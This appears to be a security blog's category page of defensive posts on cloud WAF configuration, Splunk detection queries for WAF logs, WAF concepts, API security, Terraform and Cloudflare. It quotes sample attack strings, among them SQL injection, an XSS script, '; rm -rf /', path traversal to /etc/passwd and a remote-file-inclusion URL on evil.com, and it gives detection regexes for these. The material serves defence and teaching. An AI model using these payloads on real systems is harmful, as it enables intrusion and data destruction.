Kernel of Truth

Category: Cloud Related

  • Web Application Firewall (WAF) Configuration Examples in Major Cloud Platforms

    Web Application Firewall (WAF) Configuration Examples in Major Cloud Platforms

    Introduction

    Modern WAF deployments are predominantly cloud-delivered and tightly integrated with load balancers, CDNs, and edge networks. Cloud providers offer managed WAF services with prebuilt rule sets, bot mitigation, and DDoS protections.

    This page provides practical configuration examples for:

    • AWS WAF
    • Microsoft Azure WAF
    • Cloudflare WAF

    AWS WAF Configuration Example

    Deployment Architecture

    AWS WAF is typically attached to:

    • Amazon CloudFront (global CDN)
    • Application Load Balancer (ALB)
    • API Gateway

    Example 1: Enable AWS Managed OWASP Rule Set (Console)

    Steps:

    1. Go to AWS WAF & Shield
    2. Create a Web ACL
    3. Choose Regional or CloudFront scope
    4. Add managed rule groups
    5. Associate with ALB or CloudFront distribution

    Recommended Managed Rule Groups:

    • AWSManagedRulesCommonRuleSet
    • AWSManagedRulesSQLiRuleSet
    • AWSManagedRulesKnownBadInputsRuleSet
    • AWSManagedRulesBotControlRuleSet

    Example 2: Custom Rate Limiting Rule (Terraform)

    resource "aws_wafv2_web_acl" "example" {
      name        = "example-waf"
      scope       = "REGIONAL"
      description = "Rate limit login attempts"
    
      rule {
        name     = "RateLimitLogin"
        priority = 1
    
        statement {
          rate_based_statement {
            limit              = 100
            aggregate_key_type = "IP"
    
            scope_down_statement {
              byte_match_statement {
                field_to_match {
                  uri_path {}
                }
                positional_constraint = "CONTAINS"
                search_string         = "/login"
                text_transformation {
                  priority = 0
                  type     = "NONE"
                }
              }
            }
          }
        }
    
        action {
          block {}
        }
    
        visibility_config {
          cloudwatch_metrics_enabled = true
          metric_name                = "RateLimitLogin"
          sampled_requests_enabled   = true
        }
      }
    
      visibility_config {
        cloudwatch_metrics_enabled = true
        metric_name                = "exampleWAF"
        sampled_requests_enabled   = true
      }
    }
    

    Microsoft Azure WAF Configuration Example

    Deployment Architecture

    Azure WAF integrates with:

    • Azure Application Gateway
    • Azure Front Door
    • Azure CDN

    Example 1: Enable OWASP Core Rule Set (CRS)

    Steps:

    1. Create Application Gateway
    2. Enable WAF tier
    3. Select OWASP rule set version (3.2 or newer)
    4. Choose Prevention mode

    Key Settings:

    • Detection mode (log only)
    • Prevention mode (block traffic)

    Example 2: Custom Rule to Block Country or IP

    {
      "name": "BlockSuspiciousIP",
      "priority": 100,
      "ruleType": "MatchRule",
      "matchConditions": [
        {
          "matchVariables": [
            { "variableName": "RemoteAddr" }
          ],
          "operator": "IPMatch",
          "matchValues": ["203.0.113.0/24"],
          "negationCondition": false
        }
      ],
      "action": "Block"
    }
    

    Example 3: Rate Limiting Login Endpoint (Azure Front Door)

    {
      "name": "RateLimitLogin",
      "priority": 1,
      "ruleType": "RateLimitRule",
      "rateLimitDurationInMinutes": 1,
      "rateLimitThreshold": 100,
      "matchConditions": [
        {
          "matchVariables": [{ "variableName": "RequestUri" }],
          "operator": "Contains",
          "matchValues": ["/login"]
        }
      ],
      "action": "Block"
    }
    

    Cloudflare WAF Configuration Example

    Deployment Architecture

    Cloudflare WAF runs at the edge CDN, protecting traffic before it reaches your origin server.


    Example 1: Enable Managed OWASP Rules

    Steps:

    1. Security → WAF → Managed Rules
    2. Enable OWASP ModSecurity Core Rule Set
    3. Enable Cloudflare Managed Ruleset
    4. Enable Bot Management

    Example 2: Custom Firewall Rule to Block SQL Injection Patterns

    Cloudflare expression syntax example:

    (http.request.uri.query contains "union select") or
    (http.request.uri.query contains "' or '1'='1")
    

    Action: Block


    Example 3: Rate Limiting Login Attempts

    Cloudflare Rate Limiting Rule:

    If requests to /login exceed 100 per minute per IP then Block for 10 minutes
    

    Configuration fields:

    • Path: /login
    • Threshold: 100 requests
    • Period: 60 seconds
    • Mitigation: Block

    Comparison of Cloud WAF Configuration Models

    FeatureAWS WAFAzure WAFCloudflare WAF
    Managed OWASP RulesYesYesYes
    Custom RulesYesYesYes
    Rate LimitingYesYesYes
    Bot ProtectionYes (Shield Advanced)LimitedStrong
    DDoS ProtectionAWS ShieldAzure DDoS ProtectionBuilt-in
    Terraform SupportExcellentGoodGood
    Edge-Based ProtectionCloudFrontFront DoorNative

    Real-World Security Engineer Use Cases

    1. Virtual Patching Zero-Day Vulnerabilities

    Security engineers deploy temporary WAF rules to block exploit patterns while waiting for application patches.


    2. Credential Stuffing Mitigation

    Rate limiting and bot detection are configured on login and API authentication endpoints.


    3. Regulatory Compliance

    PCI DSS environments use WAFs as compensating controls for legacy systems.


    4. SOC Telemetry

    WAF logs are forwarded to SIEM platforms such as Splunk to detect:

    • OWASP Top 10 exploitation attempts
    • Reconnaissance scanning
    • Automated bot campaigns

    Common Configuration Mistakes

    • Leaving WAF in Detection mode in production
    • Enabling OWASP rules without tuning false positives
    • Not terminating TLS at the WAF
    • Not integrating logs into SIEM
    • No rate limiting on authentication endpoints

    Interview Talking Points

    • Cloud WAFs are integrated with CDNs and load balancers
    • Managed rule sets provide baseline OWASP Top 10 protection
    • Custom rules mitigate business-specific threats
    • Terraform enables Infrastructure as Code for security controls
    • WAF logs feed SOC detection pipelines
    • Detection mode should be used for tuning, Prevention for production

    Summary

    Cloud WAFs are a critical control in modern architectures. They provide application-layer protection that traditional firewalls cannot, integrate tightly with cloud-native services, and form part of a defence-in-depth strategy alongside EDR, IAM, and SIEM.

  • Splunk detection query examples for WAF logs

    Below are Splunk detection query examples for WAF logs. They are written to be vendor-neutral, and I’ve included vendor-specific variants (AWS WAF, Cloudflare) where it materially helps.

    Assumptions:

    • Your WAF logs land in Splunk with fields resembling src_ip, uri_path, uri_query, http_method, status, action, rule, user_agent, host, bytes, request_body (where available).
    • Replace index=waf and sourcetype=waf:* with your actual index/sourcetype.

    1) High volume blocks from a single source (scan or L7 flood)

    Detects a single IP triggering lots of blocks across multiple URLs.

    index=waf sourcetype=waf:*
    (action=block OR status IN (403,406,429))
    | stats count as blocks dc(uri_path) as unique_paths values(rule) as rules earliest(_time) as firstSeen latest(_time) as lastSeen by src_ip host
    | where blocks >= 50 OR unique_paths >= 20
    | eval duration=lastSeen-firstSeen
    | sort - blocks
    

    Tuning ideas:

    • Increase thresholds during known pentest windows.
    • Add | where cidrmatch("x.x.x.x/yy", src_ip)=0 to exclude corporate IP ranges.

    2) SQL Injection indicators in query string (generic)

    Useful when your WAF vendor does not provide a clean attack_type field.

    index=waf sourcetype=waf:*
    (action=block OR status IN (403,406))
    | eval q=coalesce(uri_query, url_query, query_string, "")
    | where match(lower(q), "(union(\s|%20)+select|or(\s|%20)+1=1|'\s*or\s*'1'='1|sleep\(|benchmark\(|information_schema|%27%20or%20)")
    | stats count as hits values(uri_path) as paths values(q) as sample_query values(rule) as rules by src_ip host user_agent
    | sort - hits
    

    3) XSS indicators (generic)

    Looks for script injection patterns in URL/query.

    index=waf sourcetype=waf:*
    (action=block OR status IN (403,406))
    | eval raw=lower(coalesce(uri_query,"")." ".coalesce(uri_path,""))
    | where match(raw, "(<script|%3cscript|onerror=|onload=|javascript:|%3cimg|%3csvg)")
    | stats count values(uri_path) as paths values(uri_query) as queries by src_ip host user_agent
    | sort - count
    

    4) Path traversal and sensitive file probing

    Catches ../ traversal and common sensitive targets.

    index=waf sourcetype=waf:*
    (action=block OR status IN (403,404,406))
    | eval target=lower(coalesce(uri_path,""))
    | where match(target, "(\.\./|%2e%2e%2f|%252e%252e%252f)") 
       OR match(target, "(/etc/passwd|/proc/self/environ|/windows/win\.ini|/\.git/|/\.env|/wp-config\.php|/phpmyadmin|/cgi-bin)")
    | stats count as hits values(target) as targets values(rule) as rules by src_ip host user_agent
    | sort - hits
    

    5) Credential stuffing or brute-force against login endpoints

    Focuses on login paths and authentication failures, plus behavioural signals.

    index=waf sourcetype=waf:*
    | eval path=lower(coalesce(uri_path,""))
    | search path IN ("/login","/signin","/wp-login.php","/oauth/token","/api/auth","/users/sign_in")
    | stats count as attempts dc(user_agent) as ua_count dc(src_ip) as src_count values(action) as actions values(status) as statuses by host path
    | sort - attempts
    

    Variant: “single IP brute forcing a login path”

    index=waf sourcetype=waf:*
    | eval path=lower(coalesce(uri_path,""))
    | search path IN ("/login","/signin","/wp-login.php","/oauth/token","/api/auth","/users/sign_in")
    | stats count as attempts dc(user_agent) as ua_count values(status) as statuses values(action) as actions by src_ip host path
    | where attempts >= 30
    | sort - attempts
    

    6) Bot-like user agents and tooling

    Flags typical scanners and automation frameworks.

    index=waf sourcetype=waf:*
    (action=block OR status IN (403,406,429))
    | eval ua=lower(coalesce(user_agent,"unknown"))
    | where match(ua, "(sqlmap|nikto|nmap|masscan|acunetix|burp|zap|gobuster|dirbuster|python-requests|curl|wget)")
    | stats count values(ua) as user_agents values(uri_path) as paths by src_ip host
    | sort - count
    

    7) Suspicious method use (TRACE, TRACK) and odd verbs

    TRACE is often disabled; unexpected methods can indicate probing.

    index=waf sourcetype=waf:*
    | eval m=upper(coalesce(http_method, method, ""))
    | where m IN ("TRACE","TRACK","CONNECT") OR (m="PUT" OR m="DELETE") 
    | stats count values(uri_path) as paths values(status) as statuses values(action) as actions by src_ip host m
    | sort - count
    

    Tune it by excluding known APIs that legitimately use PUT/DELETE.


    8) Potential SSRF probing patterns (limited but useful)

    SSRF can be hard to detect purely at WAF, but these patterns are common.

    index=waf sourcetype=waf:*
    (action=block OR status IN (403,406))
    | eval raw=lower(coalesce(uri_query,"")." ".coalesce(request_body,""))
    | where match(raw, "(http://|https://|file://|gopher://|ftp://|127\.0\.0\.1|localhost|169\.254\.169\.254|metadata\.google|metadata\.azure)")
    | stats count values(uri_path) as paths values(uri_query) as queries by src_ip host user_agent
    | sort - count
    

    9) New source countries (if geo IP is available)

    Only works if you have geolocation enrichment (Splunk built-in or via app).

    index=waf sourcetype=waf:*
    (action=block OR status IN (403,406,429))
    | iplocation src_ip
    | stats count as blocks dc(uri_path) as unique_paths by Country src_ip host
    | where blocks >= 20 AND unique_paths >= 10
    | sort - blocks
    

    Use this for “new country with high blocks”, especially for customer-facing apps.


    Vendor-specific examples

    AWS WAF (common fields: httpRequest.clientIp, terminatingRuleId, action, httpRequest.uri)

    index=waf sourcetype=aws:waf
    | rename httpRequest.clientIp as src_ip httpRequest.uri as uri_path httpRequest.args as uri_query terminatingRuleId as rule
    | search action="BLOCK"
    | stats count dc(uri_path) as unique_paths values(rule) as rules by src_ip host
    | where count >= 50 OR unique_paths >= 20
    | sort - count
    

    Cloudflare WAF (common fields: ClientIP, ClientRequestPath, WAFAction, WAFRuleID)

    index=waf sourcetype=cloudflare:waf
    | rename ClientIP as src_ip ClientRequestPath as uri_path WAFAction as action WAFRuleID as rule
    | search action IN ("block","challenge","jschallenge")
    | stats count dc(uri_path) as unique_paths values(rule) as rules by src_ip host
    | where count >= 50 OR unique_paths >= 20
    | sort - count
    

    Operational guidance (what to alert on)

    For alerting, the best high-signal patterns are:

    • High blocks per IP with broad path diversity (recon/scanning)
    • Login endpoint attack bursts (credential stuffing)
    • Tooling user agents (sqlmap, Burp, ZAP, Nikto)
    • Traversal and sensitive file probing (/.env, /.git/, /etc/passwd)

    Avoid alert fatigue by:

    • Using thresholds
    • Suppressing known scanners (internal IPs, authorised testing)
    • Deduplicating alerts by src_ip + host + rule over a rolling window

  • Web Application Firewall (WAF)

    Web Application Firewall (WAF)

    What It Is, How It Works, and Why It Matters.

    What is a Web Application Firewall (WAF)?

    A Web Application Firewall (WAF) is a Layer 7 (application layer) security control that inspects HTTP and HTTPS traffic to and from a web application. Its purpose is to detect and block malicious requests that exploit application-level vulnerabilities.

    Unlike traditional firewalls that operate at the network or transport layer, a WAF understands web protocols, URLs, headers, cookies, and request bodies.

    WAFs are commonly deployed as:

    • Cloud-based services (Cloudflare, AWS WAF, Azure WAF)
    • Reverse proxy appliances
    • Host-based software modules within web servers

    How a WAF Works

    A WAF sits in front of a web application and acts as a reverse proxy. It inspects inbound and outbound traffic and applies security rules before requests reach the application.

    Typical inspection points include:

    • HTTP headers
    • URL parameters and query strings
    • POST body content (form submissions, APIs)
    • Cookies and session tokens

    WAFs use:

    • Signature-based rules
    • Behavioural and anomaly detection
    • Rate limiting and bot detection
    • Machine learning (in advanced SaaS platforms)

    WAF vs Traditional Network Firewall

    FeatureNetwork Firewall (NGFW)Web Application Firewall (WAF)
    OSI LayerLayer 3 and 4Layer 7
    Protocol AwarenessIP, TCP, UDPHTTP, HTTPS, APIs
    Understands Web PayloadNoYes
    Blocks SQL InjectionNoYes
    Blocks XSSNoYes
    Rate Limits BotsLimitedYes
    Protects APIsLimitedYes

    Why Use a WAF Instead of a Network Firewall?

    A network firewall cannot see inside encrypted HTTPS traffic at the application layer. Even with SSL inspection, it does not understand application logic.

    A WAF is preferred because it:

    • Detects application-layer attacks that bypass perimeter firewalls
    • Provides virtual patching for zero-day vulnerabilities
    • Protects legacy applications that cannot be easily patched
    • Mitigates automated attacks such as credential stuffing and bots
    • Helps meet regulatory compliance requirements (for example PCI DSS)

    In modern cloud architectures, WAFs are considered mandatory for internet-facing web services.


    Common Attacks Blocked by a WAF (With Examples)

    1. SQL Injection (SQLi)

    Attack Example:

    https://site.com/login?user=admin' OR '1'='1
    

    What WAF Does:
    Detects SQL keywords and injection patterns in parameters and blocks the request.


    2. Cross-Site Scripting (XSS)

    Attack Example:

    <script>alert('Hacked')</script>
    

    What WAF Does:
    Blocks embedded script tags and malicious JavaScript payloads.


    3. Command Injection

    Attack Example:

    ; rm -rf /
    

    What WAF Does:
    Detects shell metacharacters and blocks execution attempts.


    4. Path Traversal

    Attack Example:

    ../../../../etc/passwd
    

    What WAF Does:
    Detects directory traversal patterns and prevents sensitive file access.


    5. Remote File Inclusion (RFI)

    Attack Example:

    http://site.com/page.php?file=http://evil.com/malware.txt
    

    What WAF Does:
    Blocks external file inclusion attempts.


    6. Credential Stuffing and Brute Force

    Attack Example:
    Automated login attempts using leaked username and password lists.

    What WAF Does:
    Rate limits requests, detects automation, and blocks bots.


    7. DDoS at the Application Layer (Layer 7)

    Attack Example:
    Massive HTTP GET floods that look legitimate.

    What WAF Does:
    Uses behavioural analysis, CAPTCHA challenges, and rate limiting.


    Types of WAF

    Network-Based WAF

    Hardware appliance deployed in a data centre. High performance but expensive.

    Host-Based WAF

    Installed directly on the web server as software or modules (for example ModSecurity).

    Cloud-Based WAF (SaaS)

    Delivered as a managed service. Scales automatically and integrates with CDN platforms.

    Cloud-based WAFs are the dominant model today.


    WAF in Cloud Platforms

    AWS

    • AWS WAF integrated with CloudFront and Application Load Balancer

    Microsoft Azure

    • Azure WAF integrated with Application Gateway and Front Door

    Cloudflare

    • Global edge-based WAF with integrated CDN and DDoS mitigation

    Cloud WAFs provide:

    • Global traffic scrubbing
    • TLS termination
    • Threat intelligence feeds
    • Bot management

    WAF in Compliance Frameworks

    WAFs are explicitly referenced in security standards:

    • PCI DSS: Requirement 6.6 mandates a WAF or secure code review
    • ISO 27001: Web security controls in Annex A
    • NIST SP 800-53: System and communications protection controls

    A WAF is often a compensating control when legacy applications cannot be patched.


    Limitations and Bypass Techniques

    A WAF is not a silver bullet.

    Limitations include:

    • False positives blocking legitimate users
    • False negatives due to evasion techniques
    • Encrypted payloads if TLS termination is not enabled
    • Logic flaws and business logic attacks are often invisible
    • Skilled attackers can bypass poorly tuned rule sets

    Security engineers must tune rules and monitor logs continuously.


    WAF Logging and SOC Use

    WAF logs are valuable for:

    • Detecting exploitation attempts
    • Threat hunting (SQLi, XSS probes)
    • Incident response timeline reconstruction
    • SIEM ingestion and correlation

    Common log fields:

    • Source IP
    • URI path and parameters
    • Action taken (allow, block, challenge)
    • Rule ID triggered

    WAF vs Secure Coding

    A WAF does not replace secure development.
    It is a defence-in-depth control that reduces risk while vulnerabilities are fixed.

    Security engineers should treat WAFs as:

    • A shield for production systems
    • A temporary mitigation for zero-days
    • A telemetry source for application attacks

    Interview Talking Points for Cyber Security Engineers

    • WAF operates at Layer 7, unlike network firewalls at Layers 3 and 4
    • Essential for OWASP Top 10 protection
    • Used for virtual patching and legacy system protection
    • Key control for PCI DSS compliance
    • Generates valuable telemetry for SOC detection engineering
    • Must be tuned to avoid false positives and bypasses

    Summary

    A Web Application Firewall is a critical security control that protects web applications from modern attack techniques that traditional firewalls cannot detect. In cloud-native architectures, WAFs are a standard baseline control alongside EDR, SIEM, and IAM.


  • API & Web Application Security

    In today’s interconnected digital landscape, APIs and web applications form the backbone of modern software systems. Ensuring their security is not just a technical requirement but a critical business imperative that protects data, maintains user trust, and ensures regulatory compliance.

    Understanding the Security Landscape

    Web applications and APIs face an evolving threat landscape where attackers constantly develop new techniques to exploit vulnerabilities. Security must be built into every layer of your application architecture, from the network perimeter to the application logic itself.

    Core Security Principle: Security is not a one-time implementation but an ongoing process that requires continuous monitoring, updating, and improvement.

    Common Security Threats

    Injection Attacks

    Injection vulnerabilities occur when untrusted data is sent to an interpreter as part of a command or query. Attackers can trick the interpreter into executing unintended commands or accessing unauthorized data. This includes SQL injection, NoSQL injection, and command injection attacks.

    Authentication and Session Management Flaws

    Broken authentication allows attackers to compromise passwords, keys, or session tokens, or exploit other implementation flaws to assume other users’ identities. This can lead to unauthorized access to sensitive data and functionality.

    Cross-Site Scripting (XSS)

    XSS flaws occur when applications include untrusted data in web pages without proper validation or escaping. Attackers can execute scripts in victims’ browsers, hijacking user sessions, defacing websites, or redirecting users to malicious sites.

    Insecure Direct Object References

    This vulnerability occurs when developers expose references to internal implementation objects, such as files, directories, or database keys. Without access control checks, attackers can manipulate these references to access unauthorized data.

    Security Misconfiguration

    Security misconfiguration is one of the most common issues, resulting from insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information.

    API-Specific Security Considerations

    Rate Limiting and Throttling

    APIs are particularly vulnerable to abuse through automated attacks and denial of service attempts. Implementing rate limiting ensures that no single user or system can overwhelm your API with requests, maintaining availability for legitimate users.

    API Authentication Methods

    Modern APIs typically use token-based authentication systems. These include API keys for simple scenarios, OAuth 2.0 for delegated authorization, and JSON Web Tokens (JWT) for stateless authentication. Each method has its appropriate use cases and security considerations.

    Input Validation and Data Sanitization

    Every piece of data entering your API must be validated against expected formats, ranges, and types. This includes checking data types, string lengths, numeric ranges, and ensuring that data conforms to expected patterns.

    Warning: Never trust client-side validation alone. Always perform server-side validation as attackers can easily bypass client-side controls.

    Best Practices for Secure Development

    Implement Defense in Depth

    Security should be layered throughout your application. If one security control fails, others should still protect your system. This includes network security, application security, and data security measures working together.

    Principle of Least Privilege

    Users, processes, and systems should only have the minimum level of access necessary to perform their functions. This limits the potential damage from compromised accounts or components.

    Secure Communication

    All data transmission should be encrypted using TLS/SSL. This includes not just user-facing communications but also backend service-to-service communications. Ensure you’re using current TLS versions and strong cipher suites.

    Best Practice: Always use HTTPS for all communications. HTTP should redirect to HTTPS, and consider implementing HTTP Strict Transport Security (HSTS) headers.

    Error Handling and Logging

    Proper error handling prevents information leakage that could aid attackers. Error messages shown to users should be generic, while detailed error information should be logged securely for debugging purposes. Ensure logs don’t contain sensitive information like passwords or tokens.

    Regular Security Audits

    Conduct regular security assessments including:

    • Automated vulnerability scanning
    • Manual penetration testing
    • Code reviews focusing on security
    • Dependency scanning for known vulnerabilities
    • Configuration reviews

    Compliance and Regulatory Considerations

    Different industries and regions have specific security requirements. Common frameworks and regulations include:

    • GDPR: For handling EU citizens’ data
    • PCI DSS: For payment card processing
    • HIPAA: For healthcare information
    • SOC 2: For service organizations
    • ISO 27001: International security standard

    Understanding which regulations apply to your application is crucial for maintaining compliance and avoiding penalties.

    Security Headers and Configurations

    Implementing proper security headers provides an additional layer of defense against common attacks. Key headers include Content Security Policy (CSP) to prevent XSS attacks, X-Frame-Options to prevent clickjacking, and X-Content-Type-Options to prevent MIME sniffing attacks.

    Incident Response Planning

    Despite best efforts, security incidents may occur. Having a well-defined incident response plan ensures quick and effective action when breaches are detected. This plan should include:

    • Clear roles and responsibilities
    • Communication protocols
    • Steps for containing and eradicating threats
    • Recovery procedures
    • Post-incident analysis processes

    Conclusion

    API and web application security is a multifaceted challenge requiring ongoing attention and investment. By understanding common threats, implementing best practices, and maintaining a security-first mindset throughout the development lifecycle, organizations can build robust applications that protect both their assets and their users’ data.

    Remember: Security is everyone’s responsibility. From developers to operations teams to management, creating a culture of security awareness is essential for maintaining robust defenses against evolving threats.

  • Terraform: Infrastructure as Code for the Cloud Era

    Terraform: Infrastructure as Code for the Cloud Era

    Terraform is an open-source tool developed by HashiCorp that allows users to provision and manage infrastructure using a declarative configuration language known as HashiCorp Configuration Language (HCL).

    It belongs to a category of tools known as Infrastructure as Code (IaC) — enabling teams to define, deploy, and maintain infrastructure in a consistent, repeatable, and automated way.


    🔧 What Terraform Does

    Terraform allows you to:

    • Provision resources across major cloud providers like AWS, Azure, Google Cloud, and more.
    • Create reusable templates for spinning up complex environments.
    • Track infrastructure changes via version-controlled files.
    • Use modular components to simplify and standardise deployments.
    • Plan changes before applying with the terraform plan command — reducing human error.

    🧱 Key Components

    • Providers: These are plugins for interacting with APIs of services (e.g. AWS, Azure, GitHub, VMware).
    • Resources: Basic building blocks like VMs, networks, databases.
    • Modules: Collections of Terraform files that are used together — ideal for reuse and abstraction.
    • State File (terraform.tfstate): Tracks the real-world infrastructure so Terraform can detect changes.
    • Plan & Apply: terraform plan shows what will change; terraform apply executes those changes.

    ☁️ Why Terraform is Valuable

    • Cloud Agnostic: Unlike tools locked to a single cloud (e.g. AWS CloudFormation), Terraform can span across providers in a single config.
    • Immutable Infrastructure: Encourages replacing over patching — increasing reliability and consistency.
    • Team Collaboration: When paired with remote state and locking (e.g. using Terraform Cloud or S3+DynamoDB), it supports safe teamwork.
    • Auditable Changes: Because all infrastructure is code, changes are peer-reviewed and trackable like any other software code.

    🔐 Security Implications for Cybersecurity Teams

    • Controlled Access: Use role-based permissions to manage who can deploy infrastructure.
    • Automated Hardening: Apply secure configurations consistently (e.g., secure security group rules, encrypted storage).
    • Visibility: Auditable trails and diffs help spot misconfigurations early.
    • Zero Trust Readiness: Enforce least-privilege principles using Infrastructure as Code.

    🧪 Example: Launching an EC2 Instance with Terraform

    provider "aws" {
      region = "eu-west-1"
    }
    
    resource "aws_instance" "example" {
        ami           = "ami-0abcdef1234567890"
        instance_type = "t2.micro"
        tags = {
          Name = "TerraformExample"
        }
    }

    🧰 Terraform in CI/CD Pipelines

    Many organisations integrate Terraform into their CI/CD pipelines using tools like:

    • GitLab CI/CD
    • GitHub Actions
    • Jenkins
    • Atlantis

    This enables automatic provisioning of infrastructure as part of code deployments — ensuring dev/test/staging environments are consistent and reliable.


    📚 Resources to Learn More

  • What Is Cloudflare?

    🌐 What Is Cloudflare?

    Cloudflare is a global cloud platform that helps websites and applications become faster, more secure, and more reliable. It acts as a reverse proxy, sitting between your site and its visitors to optimize performance and block threats.

    Whether you’re running a blog, business site, or web app, Cloudflare offers tools to:

    • Speed up content delivery
    • Protect against cyberattacks
    • Reduce server load
    • Improve uptime and scalability

    🚀 Key Features

    FeatureDescription
    Content Delivery Network (CDN)Delivers cached content from servers closest to the user
    DDoS ProtectionShields your site from traffic-based attacks
    Web Application Firewall (WAF)Blocks threats like SQL injection and XSS
    SSL/TLS EncryptionSecures data between users and your site
    DNS ManagementFast, secure domain resolution with 1.1.1.1
    Load BalancingDistributes traffic to prevent overload
    Cloudflare WorkersRun serverless code at the edge for faster apps
    Bot ManagementDetects and blocks malicious bots
    Image & Video OptimizationCompresses media for faster loading

    🧪 Example Use Case

    Imagine your site is experiencing a traffic spike due to a viral post. Without Cloudflare, your server might crash. With Cloudflare:

    • The CDN serves cached pages quickly
    • DDoS protection absorbs malicious traffic
    • Load balancing keeps things smooth
    • Your visitors enjoy fast, uninterrupted access

    💡 Benefits

    • Faster load times across the globe
    • Stronger security against common threats
    • Lower bandwidth costs via caching
    • Improved SEO thanks to speed and HTTPS
    • Scalable infrastructure for growing sites

    📚 Further Reading

    • Cloudflare’s Official Overview
    • Cloudflare Fundamentals Docs
    • What Is Cloudflare? Features & Benefits